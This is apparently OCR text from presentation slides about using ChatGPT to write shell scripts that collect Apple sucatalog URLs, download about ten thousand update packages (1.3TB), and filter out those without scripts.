
automation

ChatGPT

- I was skeptical in AI
- but I was more lazy than skeptical :D
- let's see what AI can do

Step 0 - get sucatalog urls

- 2-3 iterations and fixing the script, it gets it
- 😱
- maybe we will get somewhere




hi

Hello! How can I assist you today?

write a shell script which download the https://gist.github.com/meyer/b14c87d162366f0428a99cd2ff0d0b8b webpage and gets all *.sucatalog.gz urls, and makes a list of them

Step 1 - get the URLs, size, download

- this requires some iterations
- but eventually I get scripts to:
  - get all the download URLs
  - total size (1.3TB!! - luckily I have an 8TB drive 🤪)
  - download all pkgs ~ 10k



hi


Hello! How can I assist you today?

are you familiar with the apple sucatalog xml structure?

Yes, I'm familiar with the Apple SUCatalog XML structure. This structure is used by Apple to list available software updates for macOS and related software. The SUCatalog (Software Update Catalog) XML file contains information about available updates, including their metadata, download URLs, and installation instructions.

Step 2 - delete pkgs with no script

